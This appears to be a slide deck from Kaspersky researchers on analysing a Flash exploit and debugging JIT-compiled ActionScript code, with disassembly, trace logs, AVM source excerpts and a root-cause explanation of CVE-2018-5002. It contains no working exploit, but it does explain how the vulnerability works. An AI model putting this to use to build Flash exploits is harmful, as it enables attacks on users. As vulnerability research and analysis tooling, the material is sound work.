
- While vulnerability is present in code verification which is common for Interpreted and JIT mode, it can't be exploited in JIT mode
- Exception handler will not be compiled in JIT mode

Analysis

- How was it possible for us to quickly analyze this exploit?

Analysis

- How was it possible for us to quickly analyze this exploit?
- Debugging of interpreted code
 - avmplus::interpBoxed – main function responsible for interpretation



```
off_10F5118 dd offset next_instr, offset L_throw, offset L_getsuper, offset L_setsuper
; DATA XREF: avmplus::interpBoxed(avmplus::MethodEnv *,int,int)
dd offset L_ifeq_1l, offset L_dxnslate, offset L_kill, offset L_ifnlt ; jump table for switch statement
dd offset L_ifstricteq_1l, offset L_ifngt, offset L_ifnge, offset L_ifne, offset L_jump
dd offset L_lix8, offset L_iffalse, offset L_ifeq, offset L_ifne, offset L_ifle_1b
dd offset L_ifle, offset L_ifgt, offset L_ifge, offset L_debugenter, offset L_ifstrictne
dd offset L_lookupswitch, offset L_pushwith, offset L_popscope, offset L_nextname
dd offset L_hasnext, offset L_pushnull, offset L_pushundefined, offset L_nextvalue
dd offset loc_10F4D18, offset loc_10F4ABF, offset L_ifeq_1b, offset L_pushfalse
dd offset L_pushnan, offset L_pop, offset L_findpropglobalstrict, offset L_swap
dd offset L_pushstring, offset loc_10F18C4, offset loc_10F18F9, offset L_pushdouble
dd offset L_pushscope, offset L_pushnamespace, offset L_hasnext2, offset L_li8
dd offset L_li16, offset L_li32, offset L_lf32, offset L_lf64, offset L_si8
dd offset L_si16, offset L_ifstricteq_1b, offset L_sf32, offset L_sf64
dd offset L_newfunction, offset L_call, offset L_construct, offset L_callmethod
dd offset L_callstatic, offset L_callsuper, offset L_callproperty, offset L_returnvoid
dd offset L_returnvalue, offset L_modulo_1l, offset L_constructprop, offset L_callproplex
dd offset L_callsupervoid, offset L_ifge_1l, offset L_sxi1, offset L_sxi8
dd offset L_sxi16, offset L_applytype, offset L_newobject, offset L_newarray
dd offset L_newactivation, offset L_findpropglobal, offset L_getdescendants
dd offset L_newcatch, offset L_findpropstrict, offset L_subtract_1l, offset L_finddef
dd offset L_getlex, offset L_setproperty, offset L_iflt_1b, offset L_setlocal
dd offset L_ifnle_1b, offset L_ifgt_1b, offset L_getproperty, offset L_getouterscope
dd offset L_initproperty, offset L_deleteproperty, offset L_getslot, offset L_setslot
dd offset L_getglobalslot, offset L_setglobalslot, offset L_convert_s
dd offset L_esc_xelem, offset L_esc_xattr, offset L_convert_i, offset L_convert_u
dd offset L_convert_d, offset L_convert_b, offset L_convert_o, offset L_checkfilter
dd offset L_coerce, offset L_coerce_s, offset L_astype, offset L_astypelate
dd offset L_coerce_o, offset L_negate, offset L_increment, offset L_inclocal
dd offset L_decrement, offset L_declocal, offset L_typeof, offset L_not
```

Analysis

- How was it possible for us to quickly analyze this exploit?
- Debugging of interpreted code
 - `avmplus::interpBoxed` – main function responsible for interpretation
- Debugging of JIT code?

“Debugging with JIT code is a nightmare for analysts”

- Jeong Wook Oh “AVM Inception” - ShmooCon2012

JIT debugging - 2012


- First concept was presented by Haifei Li at REcon 2012, “Inside AVM”
- Set hooks before code is JIT compiled
 - `AbcParser::parseMethodBodies`
 - at the end of `verifyOnCall`
- Wasn't ever released to public

```
00ADF000 [trace] method_body[744] JITed at 0x02C42F13 {class,static,method} <q>[public]fl.controls::TextArea extends <q>[public]fl.core::UIComponent
00ADF000 [trace] method_body[676] JITed at 0x02C42E8C {class,static,method} <q>[public]fl.controls::ScrollBar extends <q>[public]fl.core::UIComponent
00ADF000 [trace] method_body[292] JITed at 0x02C42A50 {class,static,method} <q>[public]fl.core::UIComponent extends <q>[public]flash.display:DisplayObject
00ADF000 [trace] method_body[27] JITed at 0x02C42741 {class,static,method} <q>[public]fl.managers::StyleManager extends <q>[public]:Object
00ADF000 [trace] method_body[28] JITed at 0x02C42402 {class,static,method} <q>[public]fl.managers::StyleManager extends <q>[public]:Object
00ADF000 [trace] method_body[325] JITed at 0x02C42123 {instnc,method} <q>[public]fl.core::UIComponent => <q>[public]:setSharedStyle
00ADF000 [trace] method_body[19] interp execution {script_init} name: <q>[public]fl.core::InvalidationType, class: <q>[public]fl.core::InvalidationType
00ADF000 [trace] method_body[17] interp execution {class_static_init} <q>[public]fl.core::InvalidationType extends <q>[public]:Object
00ADF000 [trace] method_body[324] JITed at 0x02C41F63 {instnc,method} <q>[public]fl.core::UIComponent => <q>[public]:invalidate
00ADF000 [trace] method_body[345] JITed at 0x02C41C80 {instnc,method} <q>[public]fl.core::UIComponent => <q>[protected]fl.core::UIComponent::create
00ADF000 [trace] method_body[789] JITed at 0x02C4140C {instnc,method} <q>[public]fl.controls::TextArea => <q>[protected]fl.controls::TextArea::create
00ADF000 [trace] method_body[337] JITed at 0x02C41156 {instnc,method} <q>[public]fl.core::UIComponent => <q>[protected]fl.core::UIComponent::create
00ADF000 [trace] method_body[338] JITed at 0x02C40CCA {instnc,method} <q>[public]fl.core::UIComponent => <q>[protected]fl.core::UIComponent::create
00ADF000 [trace] method_body[300] JITed at 0x02C40B58 {instnc,method} <q>[public]fl.core::UIComponent => <q>[public]:setSize
00ADF000 [trace] method_body[105] interp execution {script_init} name: <q>[public]fl.events::ComponentEvent, class: <q>[public]fl.events::ComponentEvent
00ADF000 [trace] method_body[101] interp execution {class_static_init} <q>[public]fl.events::ComponentEvent extends <q>[public]flash.events:Event
00ADF000 [trace] method_body[102] JITed at 0x02C40A45 {instnc,cnstrct} <q>[public]fl.events::ComponentEvent
00ADF000 [trace] method_body[308] JITed at 0x02C40864 {instnc,method} <q>[public]fl.core::UIComponent => <q>[public]:move
00ADF000 [trace] method_body[790] JITed at 0x02C405FD {instnc,method} <q>[public]fl.controls::TextArea => <q>[protected]fl.controls::TextArea::move
00ADF000 [trace] method_body[748] JITed at 0x02C40566 {instnc,getter} <q>[public]fl.controls::TextArea => <q>[public]:enabled
00ADF000 [trace] method_body[298] JITed at 0x02C404E0 {instnc,getter} <q>[public]fl.core::UIComponent => <q>[public]:enabled
00ADF000 [trace] method_body[924] JITed at 0x02C40417 {instnc,cnstrct} <q>[public]fl.controls::UIScrollBar
00ADF000 [trace] method_body[677] JITed at 0x02C401FF {instnc,cnstrct} <q>[public]fl.controls::ScrollBar
00ADF000 [trace] method_body[48] interp execution {script_init} name: <q>[public]fl.controls::ScrollBarDirection, class: <q>[public]fl.controls::ScrollBarDirection
00ADF000 [trace] method_body[46] interp execution {class_static_init} <q>[public]fl.controls::ScrollBarDirection extends <q>[public]:Object
00ADF000 [trace] method_body[923] JITed at 0x02C40086 {class,static,method} <q>[public]fl.controls::UIScrollBar extends <q>[public]fl.controls::ScrollBar
00ADF000 [trace] method_body[698] JITed at 0x02C3F7A8 {instnc,method} <q>[public]fl.controls::ScrollBar => <q>[protected]fl.controls::ScrollBar::create
00ADF000 [trace] method_body[678] JITed at 0x02C3F655 {instnc,method} <q>[public]fl.controls::ScrollBar => <q>[public]:setSize
00ADF000 [trace] method_body[863] JITed at 0x02C3F2D0 {instnc,cnstrct} <q>[public]fl.controls::BaseButton
00ADF000 [trace] method_body[862] JITed at 0x02C3F250 {class,static,method} <q>[public]fl.controls::BaseButton extends <q>[public]fl.core::UIComponent
00ADF000 [trace] method_body[1] interp execution {script_init} name: <q>[public]fl.managers::IFocusManagerComponent, class: <q>[public]fl.managers::IFocusManagerComponent
00ADF000 [trace] method_body[347] JITed at 0x02C3F0B7 {instnc,method} <q>[public]fl.core::UIComponent => <q>[private]NULL::initializeFocusManager
00ADF000 [trace] method_body[872] JITed at 0x02C3EE06 {instnc,method} <q>[public]fl.controls::BaseButton => <q>[protected]fl.controls::BaseButton::create
00ADF000 [trace] method_body[871] JITed at 0x02C3EC9A {instnc,method} <q>[public]fl.controls::BaseButton => <q>[public]:setMouseState
00ADF000 [trace] method_body[869] JITed at 0x02C3EC24 {instnc,setter} <q>[public]fl.controls::BaseButton => <q>[public]:autoRepeat
00ADF000 [trace] method_body[327] JITed at 0x02C3EB98 {instnc,setter} <q>[public]fl.core::UIComponent => <q>[public]:focusEnabled

!ASDebugger-d -s C:\asTest\symbol
Done
```

JIT debugging - 2014

- Sulo is not a debug plugin, but a Pin tool for Flash Instrumentation, mainly for call tracing
- Uses similar concept shown by Haifei Li
 - Hooks needed functions
 - Also parses and implements many structures
- Supports only old Flash versions
- Not very obvious how to get it to work with newer versions



The screenshot shows the GitHub repository page for 'F-Secure / Sulo'. At the top, there are buttons for 'Watch' (32), 'Unstar' (139), and 'Fork' (50). The repository name 'Sulo' is prominently displayed. Below the name, a description states: 'Sulo is a dynamic instrumentation tool for Adobe Flash Player. It is built on [Pin](#).' A section titled 'Supported Flash versions' follows, with the text 'The following Flash Player builds are supported:' and a bulleted list of supported versions: 10.3.181.23 standalone debug, 10.3.181.23 standalone non-debug, 10.3.181.23 ActiveX, 11.1.102.62 standalone non-debug, and 11.1.102.62 ActiveX. At the bottom, a note says 'You can add support for another Flash Player build by specifying some RVAs and offsets in `FlashPlayer`'.

JIT debugging - 2015

DbgFlashVul - First (?) public release of Flash WinDbg plugin to debug JIT

- Works on different Flash versions with the use of signatures

• !EnableTraceJit 1

```
0:008> !SetBaseAddress 05b30000
0:008> !EnableTraceJit 1
Trace Jit method call is enable!
*** ERROR: Symbol file could not be found. Defaulted to export symbols
0:008> g
Call [Function$/createEmptyFunction]
Call [Object$/__dontEnumPrototype]
Call [Object$/__init]
Call [flash.geom::Rectangle]
Call [flash.display::Stage]
Call [flash.display::DisplayObjectContainer]
Call [flash.display::InteractiveObjectVector.<flash.display::Stage3D>]
Call [flash.display::DisplayObject]
Call [flash.events::EventDispatcher]
Call [test]
Call [flash.display::Sprite]
Call [test/launch]
Call [test/Starting]
```

```
rjob]
tmapData]
ader]
ay]
Array]
ader/set byteCode]
aderData]
aderParameter]
aderInput]
aderJobs]
r]
```

```
0:008> !help
Set Jit Code breakpoint steps:
  1> Use !SetBaseAddress <flashplayer base address> to set base, default is 0x10000000
  2> Use !SetBpForJitCode <AS3 method name> to set breakpoint

AS3 method name style in flash player internal is like this:
  1> class member method: [package::class/method], example: a_pack::b_class/c_method
  2> class constructor: [package::class], example: a_pack::b_class
  3> class static method: [package::class$/method], example: a_pack::b_class$/c_static_method
  4> if package name is empty then no 'package::' prefix

Trace Jit Method:
  1> !EnableTraceJit <0 or 1>, enable/disable trace jit method call
```

JIT debugging - 2016


Fldbg - Pykd script for flash tracing with emphasis on heap allocations

JIT debugging

We analyzed AVM and found out it is possible to further improve the debugging experience with JIT code

JIT code

```
call    ExceptionFrame__beginTry
add     esp, 0Ch
lea     eax, [ebp+var_C8]
sub     esp, 8
push    0
push    eax
call    __setjmp3
add     esp, 10h
test    eax, eax
jnz     loc_36847BE
```



```
mov     [ebp+var_64], 0
mov     [ebp+var_20], ebx
mov     edi, edi
mov     [ebp+var_64], 1
mov     [ebp+var_64], 2
mov     ecx, [ebp+var_DC]
call    MethodEnv__newActivation
mov     ecx, [ebp+var_E0]
mov     [ebp+var_64], 3
mov     [ebp+var_64], 4
mov     [ebp+var_58], eax
mov     [ebp+var_64], 5
mov     [ebp+var_64], 6
mov     [ebp+var_20], ebx
mov     [ebp+var_64], 8
lea     ecx, [ecx+0B0h]
lea     edx, [ebp+var_70]
call    finddef_miss
mov     ecx, eax
```

JIT code

```
call    ExceptionFrame__beginTry
add     esp, 0Ch
lea     eax, [ebp+var_C8]
sub     esp, 8
push    0
push    eax
call    __setjmp3
add     esp, 10h
test    eax, eax
jnz     loc_36847BE
```

```
mov     [ebp+var_64], 0
mov     [ebp+var_20], ebx
mov     edi, edi
mov     [ebp+var_64], 1
mov     [ebp+var_64], 2
mov     ecx, [ebp+var_DC]
call    MethodEnv__newActivation
mov     ecx, [ebp+var_E0]
mov     [ebp+var_64], 3
mov     [ebp+var_64], 4
mov     [ebp+var_58], eax
mov     [ebp+var_64], 5
mov     [ebp+var_64], 6
mov     [ebp+var_20], ebx
mov     [ebp+var_64], 8
lea     ecx, [ecx+0B0h]
lea     edx, [ebp+var_70]
call    finddef_miss
mov     ecx, eax
```

What is it?

JIT codegen

avmplus/core/CodegenLIR.cpp

_save_eip – local storage for the current ABC-based "pc", used for Exception-handling

Only present when method has try/catch

```
// Locals for Exception-handling, only present when method has try/catch blocks:
//
// _save_eip (LIR_allocp, intptr_t) storage for the current ABC-based "pc", used by exception
// handling to determine which catch blocks are in scope. The value is an ABC
// instruction offset, which is how catch handler records are indexed.
//
// _ef (LIR_allocp, ExceptionFrame) an instance of struct ExceptionFrame, including
// a jmp_buf holding our setjmp() state, a pointer to the next outer ExceptionFrame,
// and other junk.
//
// setjmpResult (LIR_call, int) result from calling setjmp; feeds a conditional branch
// that surrounds the whole function body; logic to pick a catch handler and jump to it
// is compiled after the function body. if setjmp returns a nonzero result then we
// jump forward, pick a catch block, then jump backwards to the catch block.
//

void CodegenLIR::writePrologue(const FrameState* state, const uint8_t* pc,
                               CodegenDriver* driver)
{
    ...

    // then space for the exception frame, be safe if its an init stub
    if (driver->hasReachableExceptions()) {
        // [_save_eip][ExceptionFrame]
        // offsets of local vars, rel to current ESP
        _save_eip = insAlloc(sizeof(intptr_t));
        _ef      = insAlloc(sizeof(ExceptionFrame));
    }
}
```

JIT codegen

```
// Save our current PC location for the catch finder later.
```

```
void CodegenLIR::emitSetPc(const uint8_t* pc)
{
    AvmAssert(state->abc_pc == pc);
    // update bytecode ip if necessary
    if (_save_eip && lastPcSave != pc) {
        // We do not blind the saved virtual pc.
        stp(InsConstPtr((void*)(pc - code_pos)),
            _save_eip, 0, ACCSET_OTHER);
        lastPcSave = pc;
    }
}
```

```
void CodegenLIR::writePrologue(const FrameState* state, const uint8_t* pc,
                                CodegenDriver* driver)
{
    ...
```

```
    // then space for the exception frame, be safe if its an init stub
    if (driver->hasReachableExceptions()) {
        // [_save_eip][ExceptionFrame]
        // offsets of local vars, rel to current ESP
        _save_eip = insAlloc(sizeof(intptr_t));
        _ef = insAlloc(sizeof(ExceptionFrame));
        verbose_only( if (vbNames) {
            vbNames->lirNameMap->addName(_save_eip, "_save_eip");
            vbNames->lirNameMap->addName(_ef, "_ef");
        })
    } else {
        _save_eip = NULL;
        _ef = NULL;
    }
}
```

Plan

- Create debug plugin for IDA Pro
 - With ability to trace and set breakpoints
- Hook `hasReachableExceptions()` in `CodegenLIR::writePrologue()` to always return `True`
- Use signatures to support different versions of Flash
- Use `_save_eip` to map ABC bytecode to compiled JIT code

JIT codegen

```
add     esp, 10h
mov     edx, dword ptr [ebp+var_170+4]
mov     ecx, dword ptr [ebp+var_168]
mov     eax, dword ptr [ebp+var_168+4]
mov     [ebp+var_124], 56h ; convert_u
mov     [ebp+var_124], 57h ; setlocal      7
mov     [ebp+var_124], 59h ; getlocal2
mov     [ebp+var_124], 5Ah ; pushstring   "VirtualProtect"
mov     [ebp+var_124], 5Dh ; getlocal      6
mov     [ebp+var_124], 5Fh ; callproperty QName(__0, __3), 2; "PackageNamespace()" ...
mov     edi, [ecx+50h]
lea     ecx, [ebp+var_160]
mov     dword ptr [ebp+var_160], edx
mov     eax, eax
mov     dword ptr [ebp+var_160+4], offset unk_83C0AC0
mov     dword ptr [ebp+var_158], eax
mov     eax, [edi+4]
sub     esp, 4
push    ecx
push    2
push    edi
call    eax
add     esp, 10h
mov     [ebp+var_124], 62h ; convert_u
mov     [ebp+var_124], 63h ; setlocal      8
mov     [ebp+var_E0], eax
mov     [ebp+var_124], 65h ; getlex        QName(__0, _2$); "PackageNamespace()" ...
lea     ebx, [ebx+28h]
mov     dword ptr [ebp+var_168+4], ebx
lea     edx, [ebp+var_130]
mov     ecx, dword ptr [ebp+var_168+4]
call    sub_6899A090
mov     ebx, [eax+10h]
mov     [ebp+var_124], 67h ; getproperty   QName(__0, __17); "PackageNamespace()" ...
test    ebx, ebx
jz      loc_7560BC4
```

DEMO

Conclusions

- AVM core was and still is a source of critical vulnerabilities
 - Infamous JIT type-confusion vulnerabilities
- More execution modes leads to more exploitable bugs

Source code

Licensed under GPL-3.0-or-later

<https://github.com/KasperskyLab/ActionScript3>


Bonus

- CVE-2018-5002
- Exception handler will be called if instructions in range from 0x4666 to 0x466A cause exception.
- In this range there is only 1 instruction – “jump”
- “jump” never cause exception...



Bonus


- But in this case li8 (Load 8bit integer value) cause exception
- 0x1E240 is too big to fit in 8bit integer




Bonus

- Lets take a look at li8 handler

```
INSTR(li8) {  
    i1 = AvmCore::integer(sp[0]);        // i1 = addr  
    MOPS_LOAD_INT(i1, uint8_t, liz8, ub2); // ub2 = result  
    sp[0] = MAKE_INTEGER(ub2);           // always fits in atom  
    NEXT;  
}
```



```
#define MOPS_LOAD_INT(addr, type, call, result) \  
    MOPS_RANGE_CHECK(addr, type) \  
    result = (type)avmplus::mop_##call(envDomain
```



```
// note that the mops "addr" (offset from globalMemoryBase) is in fact a signed int, so we have to check  
// for it being < 0 ... but we can get by with a single unsigned compare since all values < 0 will be > size  
#define MOPS_RANGE_CHECK(addr, type) \  
    if (uint32_t(addr) > (envDomain->globalMemorySize() - sizeof(type))) { avmplus::mop_rangeCheckFailed(env); }
```

Bonus

- **mop_rangeCheckFailed** throws exception that will be caught by interpreter
 - It will try to find assigned exception handler in bytecode
 - If exception handler is found it will be interpreted

```
    } // End TRY

    CATCH (Exception *exception)
    {
        // find handler; rethrow if no handler.
#ifdef VMCFG_WORDCODE && !defined DEBUGGER
        ExceptionHandler *handler = core->findExceptionHandler(info, (uintptr_t*)expc-1-info->word_code_s
#else
        ExceptionHandler *handler = core->findExceptionHandler(info, expc, exception);
#endif
        // handler found in current method
#ifdef DEBUGGER
```

- Guess which exception handler will be executed ? 😊

Bonus

- **mop_rangeCheckFailed** throws exception that will be caught by interpreter
 - It will try to find assigned exception handler in bytecode
 - If exception handler is found it will be interpreted

```
    } // End TRY

    CATCH (Exception *exception)
    {
        // find handler; rethrow if no handler.
        #if defined VMCFG_WORDCODE && !defined DEBUGGER
            ExceptionHandler *handler = core->findExceptionHandler(info, (uintptr_t*)expc-1-info->word_code_s
        #else
            ExceptionHandler *handler = core->findExceptionHandler(info, expc, exception);
        #endif
        // handler found in current method
        #ifdef DEBUGGER
```

- Guess which exception handler will be executed ?
- expc (Exception PC) equals zero! Zero is PC of “jump” instruction...

Bonus

- Macros SAVE_EXPC was not used – expc was not set

```
// SAVE_EXPC and variants saves the address of the current opcode in the local 'expc'.  
// Used in the case of exceptions.
```

```
# define SAVE_EXPC          expc = (intptr_t)pc  
# define SAVE_EXPC_TARGET(off) expc = (intptr_t)(pc + (off) + 1)
```



Let's Talk?

Boris Larin @oct0xor

Anton Ivanov @antonivanovm

KASPERSKY[®]